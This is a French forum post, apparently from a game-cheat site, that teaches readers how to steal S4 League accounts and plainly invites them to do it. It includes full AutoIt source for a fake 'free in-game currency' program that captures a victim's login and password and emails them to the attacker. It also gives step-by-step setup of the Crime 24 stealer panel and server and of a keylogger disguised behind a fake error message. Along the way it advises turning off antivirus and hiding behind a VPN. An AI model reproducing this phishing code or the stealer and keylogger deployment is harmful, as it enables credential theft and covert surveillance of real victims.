
Bonjour/Bonsoir à tous,
Aujourd'hui, je vais vous partagez un guide, avec plusieurs façons de hacker des comptes S4 League, ce tutoriel est entièrement réalisé par moi, je n'accepte aucun partage sur d'autres forums.
Tous commentaires comme "mauvaise section" "farm" pourront tracer leur chemin, car ce n'est en aucun cas une mauvaise section, elle permet de tricher, en quelque sorte, et la section 151 est réservé pour des demandes d'aides "Aide et assistances"
Bref, on va procédé en plusieurs parties, voir sommaire :
•Le hacking
•Les outils
•La protection
•Créer un fake qui récupère le compte rentrer dans le .exe
•Créer un server qui récupère les logs de tous les comptes sauvegardés sur le PC de la victime
•Créer un server qui vous envoie les touches appuyés par la victime, et qui prend également des screen de l'écran de la victime
•Les outils
•La protection
•Créer un fake qui récupère le compte rentrer dans le .exe
•Créer un server qui récupère les logs de tous les comptes sauvegardés sur le PC de la victime
•Créer un server qui vous envoie les touches appuyés par la victime, et qui prend également des screen de l'écran de la victime

Un peu d'histoire ne fera pas de mal, tout droit tiré de wikipedia :
Dans un sens large, le hacking concerne les activités visant à détourner un objet de sa fonction première. Le hacking a pour fonction de résoudre ou d'aider à résoudre des problèmes, et cela dans de nombreux domaines.
Le hacking, quand celui-ci s'apparente au piratage informatique1 est une pratique visant à un échange « discret » d'informations illégales et/ou personnelles. Cette pratique établie par les hackers, portion de la population démocratisée en 1983 par le magazine Newsweek, émerge lorsque les premiers ordinateurs font leur apparition dans les foyers. Nombre de crackers ont commencé leur activité en essayant de casser les restrictions anti-copie ou en détournant les règles des jeux informatiques avant la généralisation d'Internet qui a alors ouvert de plus larges horizons à leur activité. En France, la communauté de hackers s'est plutôt détournée vers le logiciel libre lorsque les médias ont révélé au début des années 1990 que le Chaos Computer Club France était un faux-groupe de hackers qui travaillait en collaboration avec la gendarmerie2, mais de nombreuses communautés indépendantes on vu le jour, et continuent à mettre à disposition leurs ressources, souvent sous forme de wiki ou de repository
Nous allons nous, à travers ce tuto, utilisé des programmes récupérant soit des informations rentrés par la victime sur un programme ou une page, ou soit des informations récupéré de l'ordinateur par un programme.

Tous les outils partagés sont gratuits, vous pourrez en obtenir des mieux soit payants, soit crackés. Certains de ces outils sont détecter par votre antivirus, il est donc à désactivé si vous voulez poursuivre
En outils, nous allons avoir besoin de :
•
Vous devez etre connecte pour voir les liens.
•
Vous devez etre connecte pour voir les liens.
•
Vous devez etre connecte pour voir les liens.
•
Vous devez etre connecte pour voir les liens.
•Un hébergeur (ftp) : un gratuit : Altervista.org
•Une adresse
Vous devez etre connecte pour voir les liens.
•
Vous devez etre connecte pour voir les liens.
•
Vous devez etre connecte pour voir les liens.
•De la patience

-Cyber Ghost vpn
Cyber Ghost vpn vous permettra un total anonymot lors de vos actions (changement d'ip)
Après avoir installé cyber ghost, et que vous vous etes inscrits ainsi que connectés, vous tomberez sur la page permettant de passé annonyme, cliquez sur "Connect VPN".
Un chargement passe, et vous voilà anonyme.
Récapitulatif de votre action :
Vérifiez si le changement a réussi :
Vous devez etre connecte pour voir les liens.
Changement ? It's good ! Nous pouvons donc commencer les choses sérieuses...

•Autoit
•Scite autoit
•Une adresse gmail
•Scite autoit
•Une adresse gmail
A travers cette méthode, nous allons créer un programme en .exe avec autoit, il aura pour but de faire croire à une personne que ce programme sert à recevoir de la monnaie virtuelle en jeu, ap, pen, ou autres.. Il faudra que la victime rentre ses donnés de compte dans le programme, et vous les recevrez par email. Vous allez donc confectionnez votre propre programme !
Nouveau fichier .au3

L'ouvrir ensuite, clic droit->open
Supprimez le contenu à l'intérieur de la zone ou l'on peut écrire, vous voilà avec une page blanche

Collez ensuite ce code source
PHP:
$Compte = InputBox("NDC","Entrez votre nom de compte","")
MsgBox(0,"Recapitulatif","Votre Compte est "& $Compte )
$MDP = InputBox("MDP","Entrez votre mot de passe","")
MsgBox(0,"Recapitulatif","Votre Mot de passe est "& $MDP )
$Perso = InputBox("Perso","Entrez le Nom de votre personnage","")
MsgBox(0,"Recapitulatif","Le nom de votre personnage est "& $Perso )
$AP = InputBox("AP","Entrez le Nombre de AP désirés","")
MsgBox(0,"Recapitulatif","Vous voulez "& $AP)
MsgBox(0,"Recapitulatif","Vous devez attendre un peu pour recevoir vos "& $AP)
#include <Inet.au3>
Dim $body[10]
Dim $smtp = "smtp.gmail.com"
Dim $nom = "Bot"
Dim $emailemet = "EMAIL EMETEUR"
Dim $emaildestin = "EMAIL DESTINATAIRE"
Dim $titre = "Identifiants du compte"
$body[0] = "Les identifiants sont"
$body[1] = "Le compte est" & $COMPTE
$body[2] = "Le Mdp est " & $MDP
If 0 = _INetSmtpMail($smtp, $nom, $emailemet, $emaildestin, $titre, $body) Then
MsgBox(0,"Erreur", "Echec dans l'envoi de l'email. Erreur " & @error & "")
EndIf
Modifiez l'emailmet et l'email destin (emmeteur, destinataire)
Ensuite, Tools -> Compile, choisir un icone si vous voulez, obfusquez si vous voulez aussi et compilez !

Votre programme se trouve désormais dans le dossier ou vous avez créer votre .au3.
Envoyez le à quelqu'un, mais surtout ne le postez pas sur cheat gam, et récupérez ses identifiants.
Fin de cette métode.

•Crime 24 stealer
•Hebergeur (altervista par défaut)
•Filezila
•Hebergeur (altervista par défaut)
•Filezila
[YOUTUBE]JZPhrvrDp68[/YOUTUBE]
FTP one.com sur la vidéo, altervista est le meme principe
Vidéo pour créer le stealer, je vais vous éxpliqué sa création par écrit.
Tout dabord , le stealer permettra de récupéré tous les comptes enregistrés par la victime sur son moteur de recherche, donc certainement son compte s4 league. On les recois directement sur notre page web !
Une foit équipé de tout, nous allons hébergé le panel qui se trouve dans le dossier "C24_Panel" dans le .rar sur notre ftp ! Connectez vous sur filezilla, allez dans public_html et mettez tout le dossier dedans.
Votre panel est désormais sous cette adresse :
Vous devez etre connecte pour voir les liens.
Maintenant, rendez-vous sur
Vous devez etre connecte pour voir les liens.
Connectez-vous, ensuite allez-ici :

Puis créer votre db comme ceci (gratuit)

Partez ensuite la "managé" en allant ici :

Maintenant nous allons mettre la sql dans notre base de donnée (se trouvant dans le .rar de Crime 24) Rendez-vous ici !

Puis faites comme ceci

Voilà , votre base de donnée est prete ! Maintenant, nous allons modifié "config.php" du panel, repartez sur votre ftp (filezila)
Ouvrez la config avez le bloc-note, vous obtiendrez ce code là :
PHP:
<?php
   $dbHost     = "localhost";				// MySQL host
   $dbUser     = "";			// MySQL username
   $dbPass     = "";			// MySQL password
   $dbDatabase = "";			// MySQL database name
   $username   = "admin";				// Admin login Username
   $password   = "admin";				// Admin login Password
   $logspage   = 100;					// Number of logs to display per page
?>
Maintenant, remplacez par vos informations, trouvable via l'email à la création du compte.
DB Host : Laisser local
DB User : votre nom d'utilisateur
DB Pass : votre mot de pass
DB Database : le nom de la base de donnée
Username : le nom d'utilisateur (sur le panel du stealer)
Password : le mot de passe (sur le panel du stealer)
Logs: Le nombre de compte affichés par page
Rehostez votre config
Maintenant rendez vous à cette adresse :
Vous devez etre connecte pour voir les liens.
Connectez vous, vous devriez obtenir une page du meme genre :

Si c'est le cas, le panel est correctement installé !
Place à la création du serveur, lancez Crime 24 stealer.exe en administrateur
La page devrait ressembler à ceci

Dans php settings, rentrez l'url de votre site ou se trouve votre panel, cochez activate, ensuite dans settings, cochez ceck all.
Revenez sur php settings, et cliquez sur "test url", si tout est ok, vous recevrez un logs de test sur votre panel
Revenez sur php settings, et cliquez sur "test url", si tout est ok, vous recevrez un logs de test sur votre panel
Revenez sur le .exe, et faites build server, votre stealer est créer, plus qu'a l'envoyé (pas sur cheat gam3) !
Fin de cette méthode

•Emissary KeyLogger
•Adresse gmail
•Adresse gmail
Cette méthode va vous permettre de récupérer les donnés écrites par l'utilisateur via votre adresse gmail, ce qui permettra par exemple, si la victime se connecte sur S4League (via site web) de récupérer les donnés de compte rentrées.
Lancez emissary keylogger, la page ressemble à sa :

Maintenant, mettez votre adress gmail dans la première input, votre mot de passe dans la 2ème, et faites test email.
Si vous recevez un message de test par email, c'est que le KeyLogger est correctement configuré, nous allons créer un message d'erreur, pour masqué le key.

Remplissez par un message concret, fesant croire une vrai erreur, testez votre message si vous le souhaitez.
Pour finir, vous pouvez build votre server, plus qu'a l'envoyé à une victime et la surveillé de pret !
Fin de cette méthode
Fin du guide, j'éspère que ce guide aura servit à pas mal de personnes, n'hésitez pas à mettre merci, sa motive toujours pour de nombreux postes, la rédaction m'a pris pas mal de temps, si vous avez des questions le post est fait pour sa, bon hacking !
Lumenia